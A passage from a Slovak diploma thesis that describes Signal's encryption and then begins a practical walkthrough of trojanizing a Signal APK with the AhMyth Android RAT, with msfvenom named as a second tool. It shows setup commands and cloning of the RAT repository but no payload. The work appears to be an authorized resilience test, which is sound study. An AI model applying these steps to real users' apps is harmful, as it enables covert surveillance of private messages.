Je ťažké zabezpečiť správnosť zhody medzi údajmi a entitami, keď sa údaje zasielajú certifikovanou autoritou prostredníctvom elektronickej siete a keď sa predložia aj poverovacie údaje osoby či spoločnosti alebo programu, ktorá žiada o osvedčenie. Kvôli tomuto dôvodu obchodné certifikačné orgány používajú kombináciu techník autentifikácie vrátane využívania vládnych úradov, platobnej infraštruktúry, databáz a služieb tretích strán a vlastnej heuristiky. Vo vybraných podnikových systémoch sa na získanie certifikátu, ktorý môžu zase využívať externé spoľahlivé strany, môžu použiť miestne formy autentifikácie, ako je Kerbe-ros. V niektorých prípadoch sú notári povinní osobne poznať stranu, ktorej podpis je notársky overený, to je vyšší štandard, ako sa dosahuje v mnohých certifikačných autoritách. [9, 10]

8 APLIKÁCIA SIGNAL

Počas intenzívneho sledovania komunikácie vládami musí užívateľ nájsť spôsob, ako chrániť svoje súkromie. Jednou z najlepších možností je svoju komunikáciu šifrovať. Moxie Marlinspike sa niekoľko rokov snažil vytvoriť jednoduchú aplikáciu, ktorá dokáže komunikáciu bezpečne zašifrovať. Výsledným produktom pre bezpečnú komunikáciu je aplikácia Signal. [11-13]

Obrázok 6 Signal ikona [19]

8.1 Čo je Signal

Signal je voľne dostupná aplikácia s otvoreným zdrojovým kódom. Táto aplikácia je zameraná na odosielanie a prijímanie správ a telefonovania prostredníctvom IP sietí. Jedná sa o projekt Moxie Marlinspika a jeho neziskovej organizácie Open Whisper Systems, ktorú tvorí skupina etických hackerov, ktorí sa snažia sťažiť vládam špehovanie komunikácií svojich občanov. V minulosti vytvorili už niekoľko aplikácií zameraných na bezpečnú komunikáciu ako TextSecure alebo RedPhone. [11-13,22,23]

8.2 Zabezpečenie

Aplikácia Signal je open source, čo znamená, že kód je pre každého voľne dostupný za účelom kontroly a overenia funkčnosti. [12,13]

Aplikácia Signal šifruje a dešifruje každú správu odosielateľa pred jej odoslaním a po jej prijatí na zariadenie. Táto komunikácia by tak nemala byť počas svojho prenosu čitateľná treťou stranou. [12,13,23]

Na šifrovanie textu sa využíva metóda perfect forward secrecy. I napriek tomu, že sa útočníkovi podarí získať akýkoľvek kľúč, nepodarí sa mu prečítať celú konverzáciu. Odoslaný text je šifrovaný pomocou 256-bit AES kľúča a HMAC-SHA256 ako obrana proti man-in-the-middle útoku. [12,13]

Hovory sú šifrované pomocou AES-CBC so silou 128 bitov a SHA1. Táto metóda šifrovania je slabšia ako pri textových správach, no účinnejšie šifrovanie hovorov by si vyžadovalo výkonnejšie zariadenie, čo by zhoršilo kvalitu hovoru. Ak teda užívateľ vyžaduje najvyššiu kvalitu šifrovania je doporučené využívať iba textové správy.

Aplikácia Signal prešla taktiež aj testom EFF, ktorý nenašiel žiadnu chybu a ani zásadný nedostatok a túto aplikáciu tak označil za bezpečnú. [12,13,22]

8.3 Testovanie

Aplikácia Signal ma jednoduché a intuitívne rozhranie. Ovláda sa jednoducho a užívateľa nezahlcuje nastaveniami technických parametrov. [12,13]

Primárne menu obsahuje predchádzajúce správy. Po kliknutí na správu sa otvorí nové okno, kde je môžné pokračovať v komunikácii. Pomocou správ sa môžu okrem textu posielať aj obrázky, video a iné súbory. Rozpísanie novej správy sa uskutoční kliknutím na modrú ikonu v pravom dolnom rohu. [12,13]

Textové správy a hovory s druhou osobou budú šifrované len ak aj druhá osoba taktiež používa aplikáciu Signal. Ak nie je užívateľom aplikácie, môže byť osoba vyzvaná k používaniu aplikácie pomocou SMS správy. Signal umožňuje vytvoriť skupinový chat. [12,13]

Prenos audio rozhovoru bude šifrovaný len vtedy, ak sú obaja účastníci užívateľmi aplikácie Signal a tento hovor sa uskutoční cez internet. Z dôvodu úspory dátovej kapacity je lepšie byť pripojený na Wi-Fi ako na mobilné dáta. Ak jeden z účastníkov nie je užívateľom aplikácie Signal, komunikácia sa nešifruje. [12,13]

V prípade komunikácie s užívateľom aplikácie Signal, modrá ikona v pravom dolnom rohu sa pri písaní zmení na šípku so zamknutým zámkom. Po odoslaní správy je možné uvidieť pod správou ikonu zamknutého zámku. V prípade nezabezpečenej komunikácie, sa objaví ikona otvoreného zámku. [12,13]

V nastaveniach sa môžu meniť spôsoby zobrazovania notifikácii, ich vzhľad, vytvárať si heslá pre aplikáciu, importovať alebo exportovať správy či prepojiť mobilnú aplikáciu s webovou aplikáciou. [12,13]

II. PRAKTICKÁ ČASŤ

9 OPIS POSTUPU


Praktická časť diplomovej práce sa zaoberá popisom praktických riešení, ktoré boli využité na infikovanie kódu aplikáce Signal. V praktickej časti je identifikovaný presný postup využitia chyby, použitý softvér, spôsoby a metódy injektáže aplikácie Signal škodlivým kódom. Ďalej sú popísané spôsoby, ako by sa dala tako napadnutá aplikácia šíriť, a z toho vyplývajúce možnosti zneužitia a informácií, ktoré nám napadnutá aplikácia dokáže sprístupniť. Taktiež sú navrhnuté možné spôsoby ochrany pred nevedomým stiahnutím takto napadnutej aplikácie a spôsobu zabezpečenia injektáže škodlivého kódu do aplikácie. V tejto časti sú taktiež názorne predvedené reálne možnosti zabezpečeia poskytovaného systémom Mobile device managment.

10 POSTUP ÚTOKU

Na overenie odolnosti voči útokom bola vybraná aplikácia Signal. Výber aplikácie bol uskutočnený organizáciou, pre ktorú sa praktická časť diplomovej práce realizovala.


10.1 Aplikácia Signal

Najprv bol preskumaný zdrojový kód v programe Android Studio. Kód alikácie Signal pre Android je voľne dostupný, tým že alikácia je open source na webovej stránke www.github.com. Z tejto webovej strány bol kód aplikácie prevzatý.




Obrázok 7 Github webová stránka

Na prevzatie bol použitý program Git Bash, ktorý bolo treba doinštalovať. Git Bash je príkazovým terminálom, ktorý beží pod operačným systémom Windows, ale používa linuxové príkazy. Na obrázku 8 je ukázané, ako vyzerá úspešné prevzatie aplikácie Signal z webovej stránky www.github.com




Obrázok 8 Git Bash

Následne bol kód aplikácie Signal otvorený v programe Android Studio, kde bol preskumaný spôsob zabezpečenia šifrovania pre overenie správnej funkčnosti. Následne bol kód zkompilovaný (obrázok 9) a bola vytvorená aplikácia s príponou .apk, ktorá je spustiteľná pod operačným systémom Android.



Obrázok 9 Android Studio Build

Pre infikovanie aplikácie Signal.apk, ktorá bola získaná z Android Studia, bol použitý operačný systém Linux Ubuntu. Linux má širokú podporu rôznych utilít a nástrojov, potrebných na infikovanie aplikácie. Operačný systém Linux Ubuntu je voľne dostupný a v tomto prípade bol nainštalovaný vo virtualizovanom prostredí.




Obrázok 10 Linux Ubuntu

11 ÚTOK NA APLIKÁCIU SIGNAL

Pre útok na aplikáciu Signal boli vybrané dva rôzne voľne dostupné nástroje. Prvý nastroj, ktorý bol vybraný je AhMyth, ktorý má grafické rozhranie. Druhý nástroj, ktorý bol vybraný je MSFvenom, ktorý sa ovláda výhrade cez terminál.

11.1 AhMyth príprava


AhMyth je program, ktorý injektuje malware do aplikácie. AhMyth je voľne dostupný na internete. Pre prevzatie z internetu bolo potrebné doinštalovať do operačného systému Linux Ubuntu git. Práca v Linuxe prebiehala v terminále. Najprv bola vytvorená zložka na pracovnej ploche pomocou príkazu mkdir AhMyth. Následne bolo treba vojsť do zložky príkazom cd AhMyth/. V zložke sa použil príkaz git clone, ktorý vypísal hlášku, že nebol nájdený taký príkaz - treba doinštalovať. Na doinštalovanie gitu bol použitý príkaz sudo apt-get install git. Po inštalácii bolo skontrolované, či je git doinštalovaný, a v akej verzii (obrázok 11). Po overení inštalácie bol prevzatý AhMyth príkazom git clone https://github.com/AhMyth/AhMyth-Android-RAT.git (obrázok 12).



Obrázok 11 Verzia Git

Obrázok 12 Vytvorenie zložky a klonovanie

Po prevzatí softvéru AhMyth bol použitý prikaz cd Desktop/AhMyth/AhMyth-Android-RAT/AhMyth-Server/ pre vojdenie do zložky a príkazom npm start bol program AhMyth spustený.




Obrázok 13 Spustenie AhMyth


Obrázok 14 Úvodná obrazovka AhMyth

11.2 Injektáž a útok na obeť

Po spustení sa zobrazí úvodná obrazovka (obrázok 14), ktorá po chvíľke zmizne a miesto nej sa zobrazí okno s dvoma záložkami (obrázok 15 a 16).




Obrázok 15 Záložka prvá AhMyth




Obrázok 16 Záložka druhá AhMyth

